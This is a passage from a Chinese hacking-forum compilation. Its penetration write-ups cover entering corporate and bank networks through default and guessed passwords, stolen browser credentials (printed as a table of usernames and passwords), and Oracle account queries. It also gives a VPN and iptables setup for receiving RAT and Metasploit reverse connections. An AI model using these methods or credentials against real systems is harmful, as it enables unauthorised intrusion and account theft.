


图　1-1-36

确实可以读取配置文件的。

除此之外还渗进了一些 web 登录交换机和一个远程管理控制系统，如图 1-1-37 和图 1-1-38：

图　1-1-37




图　1-1-38

直接用 UID 是 USERID，默认 PW 是 PASSW0RD(注意是数字 0 不是字母 O)登录了，可以远程管理所有的 3389，如图 1-1-39：





图　1-1-39

上图千兆交换机管理系统。

总结：本渗透测试过程没有什么高的技术含量，全靠运气和细心的发现才得以有此过程，整个渗透测试过程全部录制为视频教程。。。由于时间仓促，所以渗透就到此为止，在工作组下的个人 PC 还没有拿下，严格的说这个渗透是不完美的，本来还想再做交换机端口镜像的教程，但是考虑到网络的稳定性这里就不搞测试了，还请大家海涵。。谢谢观赏。。鄙人 QQ：635833，欢迎进行技术交流。

补充：最近公司换领导，本来想搞搞端口镜像，嗅探和 dns 欺骗，但考虑到其有一定的风险性就后续暂时不会搞了，现在上一张摸清楚的拓扑图，如图 1-1-40：



添加备注

图　1-1-40

（全文完）责任编辑：桔子

第2节 渗透测评某大型局域网之搞定网关防火墙

作者：莲花仙子

来自：法客论坛 - F4ckTeam


网址：http://team.f4ck.org/

继上次发帖，这次对某公司网关进行渗透测试。。。具体详情如下：

思路是通过社工来搞定网关，所以就想办法收集内网管理员的信息，经测试发现域服务器的域用户比较多，所以就给服务器安装了 cain 进行本地 hash 的读取，读取信息如图 1-2-1：

图　1-2-1

网关是山石网关，在不知道具体有哪些用户名（默认有个 hillstone 无法删除，属于内置用户）的情况下只能根据最有可能的账号结合抓到的密码一个一个测试，最终还是没成功，后来想到叫人写个程序暴力破解，但是发现错误三次，就会锁定 IP2 分钟，所以效果不是很好，登录域服务器发现桌面有个屏幕录像专家，打开看个教程，发现服务器登陆过网关，里面有 id 地址记录，地址是 172.16.251.254 这样就想到用 ie 密码读取器来查看 ie 历史密码,如图 1-2-2：



网址	类型	保存在	用户名	密码
http://10.10.1.35:8088/...	自动完成	Protected Sto...	zrz	123456
http://10.10.1.35:8088/...	自动完成	Protected Sto...	xcz	123456
http://10.10.1.35:8088/...	自动完成	Protected Sto...	gjp	123456
http://10.10.1.35:8088/...	自动完成	Protected Sto...	wk	123456
http://10.10.1.35:8088/...	自动完成	Protected Sto...	flp	123456
http://10.10.1.35:8088/...	自动完成	Protected Sto...	wlp	123456
http://10.10.1.35:8088/...	自动完成	Protected Sto...	wwh	123456
http://10.10.1.35:8088/...	自动完成	Protected Sto...	swp	123456
http://10.10.1.35:8088/...	自动完成	Protected Sto...	zzw	123456
http://10.10.1.35:8088/...	自动完成	Protected Sto...	admin	626613
http://10.10.1.35:81/	自动完成	Protected Sto...	changhaijun	
http://10.10.1.35:81/	自动完成	Protected Sto...	group-admin	
http://10.10.1.36:8080/...	自动完成	Protected Sto...	fsewlp	
http://10.10.1.36:8080/...	自动完成	Protected Sto...	feswlp	
http://10.10.10.11/	自动完成	Protected Sto...	system	
http://10.10.10.11/	自动完成	Protected Sto...	oa	
http://10.10.16.8/login...	自动完成	Protected Sto...	fsewlp	
http://172.16.241.101/	自动完成	Protected Sto...	hillstone	
http://172.16.251.254/	自动完成	Protected Sto...	hillstone	
http://172.16.251.254/z...	自动完成	Protected Sto...	hillstone	@lasenjt#
http://localhost/	自动完成	Protected Sto...	oa	
http://localhost:1688/F...	自动完成	Protected Sto...	51aspx	
http://localhost:1688/F...	自动完成	Protected Sto...	admin	626613
http://localhost:4325/V...	自动完成	Protected Sto...	czq	123456
http://localhost:4325/V...	自动完成	Protected Sto...	xcz	123456
http://localhost:4325/V...	自动完成	Protected Sto...	khq	123456

图　1-2-2

然后登陆网关如图 1-2-3：

图　1-2-3

下面是搞后感：
同志们经过半天的努力，防火墙网关我进来了，我渗透进一台域服务器，进去抓了域所有用户的密码一个个去试网关，都没成功，忽然发现桌面上安装了屏幕录制专家，我就打开看了，发现有个录像里 ie 地址里 172.16.251.254，这不就是网关的地址么，所以我就用 administrator 登陆了域服务器，然后打开网关地址，妈呀网关的账号直接就在记录里，可惜没有密码，哈哈不过这也不错，真心比乱搞强多了，然后忽然想到用 IE 密码记录器查看密码，于是乎，下载了一个工具查看密码，这样网关就搞定了，彩笔的是原来这个早已经被我搞出来了，是交换机的特权密码，73 台的密码我也不可能一个个的试吧，本来想写个程序，结果打电话给山石，人家说密码错误三次直接封 IP 好吧，有时候有些东西真的是需要耐心的，当然也需要一定的智慧，当然也有一定的运气成分在里面，就这样网关就被拿到了，之前用 nessus 扫没扫到漏洞，至此大型局域网渗透就完结，哈哈，大牛不要笑话哦！
（全文完）责任编辑：桔子

第3节 针对内网系统 Ocacle 数据库的渗透

作者：greetwin
来自：法客论坛 － F4ckTeam
网址：http://team.f4ck.org/

最近在做某银行的风险评估项目，其中涉及到要做内网渗透。这里就列举一个内网渗透的小实例，来说明一下系统管理员的不良习惯会对系统产生多大影响。
一般做风险评估项目， 都会对系统进行漏洞扫描（注意这里是针对主机系统自身的，不包含 web 扫描），这里采用的是绿盟的极光扫描器（当然可以用启明的天镜或者免费版的 nessus）。扫描的结果对于内网渗透来说作用是至关重要的，为信息收集提供了充足的素材。本次要演示的小实例也起源于此。在漏扫结果有如下信息。如图 1-3-1：

图　1-3-1

由上图可知：此应用数据库存在一个默认的账户 DBSNMP/DBSNMP，Oracle 的 SID 是 uprr。此条漏扫结果中默认用户 dbsnmp 是配置 OEM 的专用用户，具有的权限并不高，这里就不讨论了。此条信息的重点是 SID 是 uprr。当看到这条信息后，便可猜想这并非常用的字段。因为应用系统在部署 oracle 的时候，sid 的设置一般会设置为 orcl 或者与系统应用相关的字段，此处由此可猜想 uprr 是应用系统的英文名字（注：此处不猜想是管理员的相关信息是因为数据库 sid 不同于操作系统密码，数据库的连接通信会涉及到应用用户、数据库用户等多名人员的参与，故 oracle 的 sid 设置一般会是通性、大家都熟知且又贴近应用或者数据库的名称，不会是个例特殊的名称）。
经过上网查阅，确定 uprr 即 Unified Platform for Regulatory Reporting 即统一监管报送平台，更坚定了最初的判断。
作为安全工作者，接下来想到的自然是这么贴近应用的名称 uprr，会不会就是数据库 sys 或者 system 的密码呢。经过连接测试，发现 system/uprr 连接成功。
接下来自然是查看数据库的用户名和密码的敏感信息。但是这里需要注意的是密码表 user$是 sys 用户的表，system 自身无 user$表，执行命令 select name,password from user$，会报错。又因为 system 有查看 sys 用户 user$表的权限，故可执行命令 select name,password from sys.user$; 结果如图 1-3-2：




图　1-3-2

（注意此图是离场后后来补的，截图出自于自己虚机部署的 oracle）

由此可看到各个账户的 md5 值，可进行破解。但是经过测试发现，所有应用账户 uprr、datacore、metabase 、work 的密码均无法破解，实在是悲催。转换思路，尝试使用 connect xxx/xxx 登录方式切换用户测试密码，结果让人大跌眼镜。以上 4 组用户中有 2 组的用户名和密码相同，分别为 uprr/uprr 、datacore/datacore/。通过 oracle 数据库连接器一一登录数据库测试发现，以 uprr/uprr 用户登录数据库，查看 base_user 表可发现负责统一监管报送平台系统的各总行支行的管理员的用户名和密码。如图 1-3-3：




图　1-3-3

通过以上的分析过程，不难发现使用的技术和技巧极少，但是依然利用管理员的安全意识单薄的不良习惯，实现了对数据库的控制，其实上文中在获取到 system/uprr 的信息时，数据库已经被宣布 gg 了，后文主要是为说明单纯针对数据库渗透的一些细节。

（全文完）责任编辑：桔子

第4节 基于 VPN 的另类端口映射

作者：miss
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.org/

没有外网 IP 是痛苦的，各种反弹啊，灰鸽子啊，metasploit, Cobalt strike 的啥都用不了，当然你可以做端口映射，但是如果没有路由器管理权限的话可以用下面我的方法了。

1.vpn

这边我使用的是 centos 系统装 vpn，这边提供一个安装 vpn 脚本，一键开启 vpn 有木有。

```
#!/bin/bash
PATH=/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin:~/bin
export PATH

# Check if user is root
if [ $(id -u) != "0" ]; then
    echo "Error: You must be root to run this script, please use root to install pptpd"
    exit 1
fi

clear
echo "#############################################################################"
echo "Pptpd Installer for CentOS/RadHat Linux VPS    Written by myrte"
echo "#############################################################################"
echo "A tool to auto-compile & install VPN service for vps "
echo ""
echo "For more information please visit http://www.vpsyou.com/"
echo "#############################################################################"

echo "============================"
        get_char()
        {
        SAVEDSTTY=`stty -g`
        stty -echo
        stty cbreak
        dd if=/dev/tty bs=1 count=1 2> /dev/null
        stty -raw
        stty echo
        stty $SAVEDSTTY
        }
echo ""
echo "Press any key to start..."
char=`get_char`
```

```
yum remove -y pptpd ppp
iptables --flush POSTROUTING --table nat
rm -rf /etc/pptpd.conf
rm -rf /etc/ppp

wget http://www.vpsyou.com/sources/dkms-2.0.17.5-1.noarch.rpm
wget http://www.vpsyou.com/sources/kernel_ppp_mppe-1.0.2-3dkms.noarch.rpm
wget http://www.vpsyou.com/sources/pptpd-1.3.4-1.rhel5.1.i386.rpm
wget http://www.vpsyou.com/sources/ppp-2.4.4-9.0.rhel5.i386.rpm

yum -y install make libpcap iptables gcc-c++ logrotate tar cpio perl pam tcp_wrappers
rpm -ivh dkms-2.0.17.5-1.noarch.rpm
rpm -ivh kernel_ppp_mppe-1.0.2-3dkms.noarch.rpm
rpm -qa kernel_ppp_mppe
rpm -Uvh ppp-2.4.4-9.0.rhel5.i386.rpm
rpm -ivh pptpd-1.3.4-1.rhel5.1.i386.rpm

mknod /dev/ppp c 108 0
echo 1 > /proc/sys/net/ipv4/ip_forward
echo "mknod /dev/ppp c 108 0" >> /etc/rc.local
echo "echo 1 > /proc/sys/net/ipv4/ip_forward" >> /etc/rc.local
echo "localip 192.168.9.1" >> /etc/pptpd.conf
echo "remoteip 192.168.9.2-254" >> /etc/pptpd.conf
echo "ms-dns 8.8.8.8" >> /etc/ppp/options.pptpd
echo "ms-dns 8.8.4.4" >> /etc/ppp/options.pptpd

pass=`openssl rand 6 -base64`
if [ "$1" != "" ]
then pass=$1
fi

echo "vpn pptpd ${pass} *" >> /etc/ppp/chap-secrets

iptables -t nat -A POSTROUTING -s 192.168.9.0/255.255.255.0 -j SNAT --to-source `ifconfig    | grep 'inet addr:'|
grep -v '127.0.0.1' | cut -d: -f2 | awk 'NR==1 { print $1}'`
service iptables save

chkconfig iptables on
chkconfig pptpd on

service iptables start
service pptpd start

echo "VPN service is installed, your VPN username is vpn, VPN password is ${pass}"
```

安装过程如图 1-4-1 和图 1-4-2：

```
[root@kserver147-240 ~]# chomod +x pptpd.sh
-bash: chomod: command not found
[root@kserver147-240 ~]# chmod +x pptpd.sh
[root@kserver147-240 ~]# ./pptpd.sh
================================================================================
Pptpd Installer for CentOS/RadHat Linux VPS  Written by myrte
================================================================================
A tool to auto-compile & install VPN service for vps

For more information please visit http://www.vpsyou.com/
================================================================================
============================

Press any key to start...
Loaded plugins: fastestmirror
```

图　1-4-1

```
62acc42
敹觫
     敹...                ########################################### [100%]
   1:pptpd                  ########################################### [100%]
mknod: `/dev/ppp': 盱?矇挫葷十毯#
伂十氩?攴旖?/etc/sysconfig/iptables祆狄?敹:              [     OK  ]
伂十氩?攴旖?飙鞘艚 敹:                                   [     OK  ]
chains龘?ACCEPT 攴旖旎翀 ?
                          れ犴? nat filter                [     OK  ]
iptables 穑  ?鞘匝绊?敹:                                  [     OK  ]
iptables 伂十氩?攴旖毯?鞘飏艚 敹: ^[[?1;2c                [     OK  ]
於臧 iptables 穑  ?祆挫ゑ 敹: ip_conntrack_netbios_ns     [     OK  ]
Starting pptpd:                                           [     OK  ]
VPN service is installed, your VPN username is vpn, VPN password is AqBp8Fa7
```

图　1-4-2

默认分配 vpn 接入地址 192.168.9.2-254

2 iptables 端口映射

iptables -t nat -A PREROUTING -d vpn 外网 IP -p tcp -m tcp --dport 12666 -j DNAT --to-destination 192.168.9.2:12666

iptables -t nat -A POSTROUTING -s 192.168.9.0/255.255.255.0 -d 192.168.9.2 -p tcp -m tcp --dport 12666 -j SNAT --to-source 192.168.9.1

设置方法及结果如图 1-4-3：

```
   1:pptpd                  ########################################### [100%]
mknod: `/dev/ppp': 盱?矇挫葷十毯#
伂十氩?攴旖?/etc/sysconfig/iptables祆狄?敹:              [     OK  ]
伂十氩?攴旖?飙鞘艚 敹:                                   [     OK  ]
chains龘?ACCEPT 攴旖旎翀 ?
                          れ犴? nat filter                [     OK  ]
iptables 穑  ?鞘匝绊?敹:                                  [     OK  ]
iptables 伂十氩?攴旖毯?鞘飏艚 敹: ^[[?1;2c                [     OK  ]
於臧 iptables 穑  ?祆挫ゑ 敹: ip_conntrack_netbios_ns     [     OK  ]
Starting pptpd:                                           [     OK  ]
VPN service is installed, your VPN username is vpn, VPN password is AqBp8Fa7
[root@kserver147-240 ~]# 1;2cLast login: Thu Feb 27 18:48:56 2014 from 222.94.21
7.90
[root@kserver147-240 ~]# iptables -t nat -A PREROUTING -d 1[illegible] -p tcp
-m tcp --dport 12666 -j DNAT --to-destination 192.168.9.2:12666
[root@kserver147-240 ~]# iptables -t nat -A POSTROUTING -s 192.168.9.0/255.255.2
55.0 -d 192.168.9.2 -p tcp -m tcp --dport 12666 -j SNAT --to-source 192.168.9.1
[root@kserver147-240 ~]#
```

图　1-4-3

本机连接 vpn，默认第一个连接 vpn 分配的是 192.168.9.2，当然你也可以把你 vpn 分配的其它 ip 映射到 vpn 外网某端口上，如图 1-4-4：




图　1-4-4

以后想使用外网 IP 只要连上 vpn，然后使用你 vpn 上映射的 12666 端口就可以，什么灰鸽子啊，msf 啥都行。

（全文完）责任编辑：桔子

第5节　低权限 webshell VPN 搭建演示

作者：Reserved

来自：法客论坛　－　F4ckTeam

网址：http://team.f4ck.org/

该方法来自网络，本文仅为复现过程。

本文简要实践在低权限下如 nt authority\network service 权限下搭建 vpn，当然权限高一点也可以用这个方法。我们使用 Packetix vpn 这个 vpn 软件来搭建 vpn，其大致框架图如图 1-5-1：

